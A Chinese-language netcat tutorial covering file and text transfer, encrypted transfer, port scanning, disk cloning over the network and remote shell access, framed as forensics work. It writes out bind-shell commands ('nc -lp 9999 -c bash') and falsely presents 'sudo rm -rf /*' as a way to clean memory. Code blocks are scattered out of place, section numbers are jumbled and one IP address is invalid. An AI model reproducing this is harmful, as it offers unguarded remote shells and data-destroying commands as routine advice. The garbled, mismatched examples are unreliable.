

# NETCAT

NETCAT是一款非常强大且精简的一款渗透测试工具，被业内称为“瑞士军刀”

## 1.传输文本信息

你可以使用 `nc -h` 命令查看NETCAT工具的命令介绍，相当于手册吧。



```
root@kali:~# nc -lp 9999 -c bash
```

翻译信息为：

[v1.10-41.1+b1]

连接到某处:nc [选项]主机名端口[s][端口]...

监听入站:nc -l -p端口[-选项][主机名][端口]

选项:

-c shell命令为`-e`; 使用/bin/sh执行[危险！！]

-e文件名程序连接[危险后执行！！]

-b允许广播

-g网关源路由跳点(), 最多8个

源路由指针:4, 8, 12, ...

-这个脚

-发送线路、扫描端口的秒延迟间隔

-k在套接字上设置保活选项

-l监听模式，用于入站连接

-n个纯数字的IP地址，没有域名系统

-o文件十六进制流量转储

-p端口本地端口号

-r随机化本地和远程端口

-q秒在标准输入的电正交函数和秒延迟后退出

-s addr本地源地址

-设置服务类型

-不回答远程登录协商

-u UDP模式

-- v详细[使用两次以更详细]

-w秒连接和最终网络读取超时

-发送CRLF作为行尾

-z零输入输出模式[用于扫描]

端口号可以是单个的，也可以是一个范围:包括lo-hi[];

端口名称中的连字符必须是反斜杠转义的(例如“ftp-data”)。

## 一，传输文本信息

### 1.1

比如说你想用NC连接网易163邮箱（网易163邮箱）

nc -vn 220.181.12.110 (pop3.163.com) 110 (端口)

USER 邮箱账号 (base64编码)

```
C:\root> nc -nv 192.168.79.131 9999
(UNKNOWN) [192.168.79.131] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.131 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fec0:6cab prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c0:6c:ab txqueuelen 1000 (Ethernet)
    RX packets 401 bytes 29427 (28.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 96 bytes 8137 (7.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### 1.2.

比如说你要获取HTTP网站的请求消息头或者网站代码头可以使用如下命令

nc -nv 23.20.329.12 (woshicainiao.com IP) 80

```
C:\root> nc -lp 9999 -c bash
```

！当你在输入USER当中发现base64编码网站的时候觉得有点麻烦，但是如果你系统环境是linux kali的话可以新建一个标签页输入 base64 命令，然后输入你想加密的密文如：“你在想皮吃呢”之后按ctrl+d 输出加密结果

```
root@kali:~# nc -nv 192.168.79.128 9999
(UNKNOWN) [192.168.79.128] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.128 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fe03:a724 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:03:a7:24 txqueuelen 1000 (Ethernet)
    RX packets 292 bytes 19297 (18.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81 bytes 7181 (7.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### 1.3

如果你要和同一个局域网里的兄弟聊天该怎么办呢？

假如你系服务端那么你需要使用命令

nc -l -p 9999 (打开端口号为999)

```
sudo rm -rf
```

而你的好基友需要使用

nc -nv 10.10.11.11 9999 (加入你兄弟IP地址是 10.10.11.11)

```
C:\root> nc 192.168.79.128 9999 | tar -xvf -
```

!

你可以使用netstat -pantu | grep 9999命令查看999端口开放的情况

```
C:\root> cryptcat -k mima -lvp 9999 < ipd.txt  
listening on [any] 9999 ...
```

#### 1.4

如果我在电子取证的时候，需要遵循不添加和不减少一个内存空间的方式进行取证，那在NC环境里面我需要怎么做呢？

服务端命令 nc -l -p 9999 > ps.txt

命令大概意思为：建立9999端口隧道，接收命令文本信息储存在ps.txt文件中

```
C:\root> cryptcat -k mima 192.168.79.128 9999 < /root/ipd.txt
```

取证机命令: ps aux | nc -nv 192.168.79.128 9999 -q 1

命令大概意思为：将ps aux命令所执行的结果通过9999端口传输到192.168.79.128中，输出完命令后在一秒钟内退出。

!

这个时候你会发现已经完成了，你可以在服务端机器里面使用 ls 命令查看文件位置，也可以使用 cat 或者是 more 命令查看文本信息。

(ps.txt是实例命令，你也可以自定义文件名称为ipd.txt，在新的连接里面会把ifconfig命令的输出结果储存在ipd.txt当中)

```
C:\root> mdecrypt --flush -Fbq -a rijndael-256 -m ecb < ipd.txt | nc -nv 9999 -q 1  
no port[s] to connect to  
Enter the passphrase (maximum of 512 characters)  
Please use a combination of upper and lower case letters and numbers.  
Enter passphrase:  
Enter passphrase:
```

(ps aux 是实例演示所做的命令，你也可以换成ifconfig | nc -nv 192.168.79.128 9999 -q 1 )

```
C:\root> nc -nvz 192.168.79.129 1-1024  
(UNKNOWN) [192.168.79.129] 445 (microsoft-ds) open  
(UNKNOWN) [192.168.79.129] 139 (netbios-ssn) open  
(UNKNOWN) [192.168.79.129] 135 (epmap) open
```

#### 1.4.1

你会发现这些输出结果都储存在一个文件里面查看会有点麻烦，那咱们可以在服务端使用 `nc -l -p 9999` 命令建立传输隧道。

```
C:\root> nc -nvzu 192.168.79.129 1-1024
(UNKNOWN) [192.168.79.129] 924 (?) open
(UNKNOWN) [192.168.79.129] 923 (?) open
(UNKNOWN) [192.168.79.129] 922 (?) open
(UNKNOWN) [192.168.79.129] 921 (?) open
(UNKNOWN) [192.168.79.129] 920 (?) open
(UNKNOWN) [192.168.79.129] 919 (?) open
(UNKNOWN) [192.168.79.129] 918 (?) open
```

取证机使用 `ifconfig | nc -nv 192.168.79.128 9999` 将 `ifconfig` 命令输出结果通过9999端口输出到 192.168.79.128 服务端机器上。

```
C:\root> ifconfig | nc -nv 192.168.79.128 9999
(UNKNOWN) [192.168.79.128] 9999 (?) open
```

服务端输出结果

```
C:\root> nc -l -p 9999
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.128 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fe03:a724 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:03:a7:24 txqueuelen 1000 (Ethernet)
    RX packets 13575 bytes 13378080 (12.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6150 bytes 750381 (732.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 367 bytes 2052806 (1.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 367 bytes 2052806 (1.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## 2.传输文件

咱们先设立一个场景，如果你在电子取证的时候发现有文件需要传输到你的物理机上，但是又不能让自己的取证机有一些系统内存大小上发生一点变化，这时候可以使用 NC的文件传输功能：

### 1.物理机取证机互相传输文件

#### 1.2物理机接收

首先如果你的物理机当成一个接收的客户端

可使用客户端命令：`nc -lp 9999 > ipd.txt`

命令大概意思为：接收文件，通过9999端口隧道传输，并命名为ipd.txt

```
root@kali:~# nc -lp 9999 -c bash
```

而取证机需要使用：nc -nv 192.168.79.128 9999 < ipd.txt -q 1

命令大概意思为：通过9999端口隧道发送 ipd.txt 到192.168.79.128机器上，并在命令执行完成后一秒钟结束输出。

```
C:\root> nc -nv 192.168.79.131 9999
(UNKNOWN) [192.168.79.131] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.131 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fec0:6cab prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c0:6c:ab txqueuelen 1000 (Ethernet)
    RX packets 401 bytes 29427 (28.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 96 bytes 8137 (7.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### 1.3 取证机接收

如果想把物理机文件传输到取证机的话，可以把命令稍微一改即可，如下：

物理机命令：nc -lp 9999 < ipd.txt -q 1

命令大概意思为：将ipd.txt文件存放在9999端口隧道中，并在命令执行完成后一秒钟内退出。

```
C:\root> nc -lp 9999 -c bash
```

取证机命令为：nc -nv 192.168.79.128 9999 > ipd.txt

命令大概意思为：通过9999端口隧道接收192.168.79.128发送的文件，并命名为 ipd.txt 在命令执行结束后一秒钟内退出。

```
root@kali:~# nc -nv 192.168.79.128 9999
(UNKNOWN) [192.168.79.128] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.128 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fe03:a724 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:03:a7:24 txqueuelen 1000 (Ethernet)
    RX packets 292 bytes 19297 (18.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81 bytes 7181 (7.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

！

可以理解为物理机将ipd.txt文件内容发到9999端口之中，谁先连接就发送给谁。



## 2.物理机取证机互相传输目录

### 2.1 物理机传输

物理机命令为：tar -cvf -deepin-wine-for-ubuntu/ | nc lp 9999 -q 1

命令大概意思为：将deepin-wine-for-ubuntu目录打包为tar文件，并寄存到9999端口中，在命令执行后一秒钟内退出。

```
sudo rm -rf
```

取证机命令为 nc 192.168.79.128 9999 | tar -xvf -

命令大概意思为：通过9999端口隧道连接192.168.79.128，并将获取到的目录解压。

```
C:\root> nc 192.168.79.128 9999 | tar -xvf -
```

### 2.2 取证机传输

其实你在取证机上执行上面2.1的命令也差不多可以实现，老弟我就不搞了哈

### 2.3加密传输

#### 方法(一)

NC姊妹工具cryptcat

如果你想传一些非常隐私的文件或者是目录可以参考一下下面两条命令，即可完成所需

物理机命令：cryptcat -k ying -lvp 9999 < ipd.txt

命令大概意思为：如果-k 后面的ying参数密码正确的话则通过9999端口接收ipd.txt文件。

```
C:\root> cryptcat -k mima -lvp 9999 < ipd.txt  
listening on [any] 9999 ...
```

取证机命令：cryptcat -k ying 192.168.79.128 9999 > ipd.txt

命令大概意思为：通过9999端口隧道将ipd.txt文件传输到192.168.79.128内，并加密，密码为ying.

```
C:\root> cryptcat -k mima 192.168.79.128 9999 < /root/ipd.txt
```

如果想物理机的文件或者是目录发送到取证机，可以用1.2的方法，将“<”改一下就可以了。

#### 方法（二）

利用Kali系统工具 mcrypt

（mcrypt需要自己手动安装，一下是安装命令：

apt-get install mcrypt 即可）

可是实现此加密需求。

物理机命令：nc -lp 9999 | mcrypt --flush -Fbqd -a rijndael-256 -m ecb > ipd.txt

命令大概意思为：通过9999端口隧道接收文件解密，使用rijndael加密算法，256算法，加密方法ecb加密完成后密钥删除，然后保存为ipd.txt。

```
C:\root> mcrypt --flush -Fbq -a rijndael-256 -m ecb < ipd.txt | nc -nv 9999 -q 1  
no port[s] to connect to  
Enter the passphrase (maximum of 512 characters)  
Please use a combination of upper and lower case letters and numbers.  
Enter passphrase:  
Enter passphrase:
```

取证机命令：mcrypt --flush -Fbq -a rijndael-256 -m ecb < ipd.txt | nc -nv 9999 -q 1

命令大概意思为：通过9999端口隧道发送文件并使用rijndael加密算法，256算法，加密方法ecb加密完成后密钥删除进行发送，然后在执行命令完成后在一秒内结束。

如果想物理机的文件或者是目录发送到取证机，可以用1.2的方法，将“<”改一下就可以了。

### 3.流媒体服务

(mplayer需要进行安装，安装命令为：apt-get install mplayer)

所谓流媒体服务，你可以把端口想象成一个水管，而如mp4，AV这些媒体后缀文件想成水，这就是流媒体服务，物理机会建立一个管道，而取证机就是一个水池，你可以理解为取证机里面的媒体有多少，而物理机就会播放多少媒体文件。

物理机命令：cat ipd.mp4 | nc -lp 9999

命令你给大概意思：将ipd.mp4文件放入管道，等有人连接到此端口则流到连接者的机器上。

取证机命令：nc -nv 192.168.79.128 9999 | mplayer -vo x11 -cache 3000 -

命令大概意思：从9999管道连接192.168.79.128机器，并将信息流到mplayer进行播放，3000进行字节。

### 4.端口扫描

NETCAT自带了端口扫描功能，也可以将NETCAT当扫描器使用

```
bash: nc: 未找到命令
C:\root> nc -nvz 192.168.79.129 1-1024
(UNKNOWN) [192.168.79.129] 445 (microsoft-ds) open
(UNKNOWN) [192.168.79.129] 139 (netbios-ssn) open
(UNKNOWN) [192.168.79.129] 135 (epmap) open
C:\root>
```

TCP端口扫描

命令为：nc -nvz 192.168.79.128 1-65535

命令意思为：探测192.168.79.128 的所有TCP端口

UDP端口扫描

nc -vnzu 192.168.79.128 1-65535

命令意思为：探测192.168.79.128 的所有UDP端口

```
C:\root> nc -nvzu 192.168.79.129 1-1024
(UNKNOWN) [192.168.79.129] 924 (?) open
(UNKNOWN) [192.168.79.129] 923 (?) open
(UNKNOWN) [192.168.79.129] 922 (?) open
(UNKNOWN) [192.168.79.129] 921 (?) open
(UNKNOWN) [192.168.79.129] 920 (?) open
(UNKNOWN) [192.168.79.129] 919 (?) open
(UNKNOWN) [192.168.79.129] 918 (?) open
```

！

每一个扫描器的结果都不可能100%的准确，如果扫描出的端口有问题，推荐使用多个工具进行扫描，扫描的结果可能比较可靠。

### 5.远程克隆硬盘

远程电子取证，可以使用NC进行克隆硬盘，也就相当于“硬盘备份”在了你的物理机上。

客户端命令为：nc -lp 9999 | dd of=/dev/sda

命令大概意思为：开放9999端口隧道，远程使用dd块硬盘级别的复制

取证机命令：dd if=/dev/sda | nc -nv 192.168.79.128 9999 -q 1

命令大概意思为：将硬盘输入到nc，通过9999隧道连接192.168.79.128，命令执行完成后在一秒内退出。

## 6. 监听端口

nc -vlp 4444

使用nc 监听4444 端口

！

不仅仅可以复制硬盘，也可以复制内存……

当你在取证的时候，一般复制为内存信息。，而NC的硬盘克隆可实现此问题。

## 3. 远程控制

NETCAT不仅仅可以用于文件传输，文本传输，还可以远程控制另一边的远程主机，在取证或者是一个局域网内，有非常重要性的便捷作用。

### 1.1 取证机物/理机建远程立连接

说道远程控制，大多数人都会想到“入侵”常常会伴随着一些坏事发生，但是远程控制，不仅仅可以干坏事，可以有远程协助二字，以下将会假设一个环境，在取证中，取证人员发现自己实力不足而让另一台主机上的人员来帮忙，可以使用如下命令：

#### 1.1 物理机连接取证机

取证机命令：nc -lp 9999 -c bash


命令大概意思为：将shell放入9999端口隧道中等待连接。



```
root@kali:~# nc -lp 9999 -c bash
```

物理机命令：nc -nv 192.168.79.131 9999

命令大概意思为：在9999端口隧道接收192.168.79.131的shell连接



```
C:\root> nc -nv 192.168.79.131 9999
(UNKNOWN) [192.168.79.131] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.79.131  netmask 255.255.255.0  broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fec0:6cab prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:c0:6c:ab  txqueuelen 1000  (Ethernet)
    RX packets 401  bytes 29427 (28.7 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 96  bytes 8137 (7.9 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1 prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 396 (396.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 396 (396.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

#### 1.2 取证机连接物理机

物理机命令：nc -lp 9999 -c bash

命令大概意思为：建立9999端口隧道，并利用bash储存shell，等待连接。



```
C:\root> nc -lp 9999 -c bash
```

取证机命令：nc -nv 192.168.79.128 9999

命令大概意思为：通过9999端口隧道接收来自192.168.79.128（因为192.168.79.128端口隧道中放入了shell，可以连接）

```
root@kali:~# nc -nv 192.168.79.128 9999
(UNKNOWN) [192.168.79.128] 9999 (?) open
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.79.128  netmask 255.255.255.0  broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fe03:a724  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:03:a7:24  txqueuelen 1000  (Ethernet)
    RX packets 292  bytes 19297 (18.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 81  bytes 7181 (7.0 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 396 (396.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 396 (396.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

！

当两台机器都可以建立连接了，那么可以使用 sudo rm -rf /\* 进行清理内存等操作

```
sudo rm -rf
```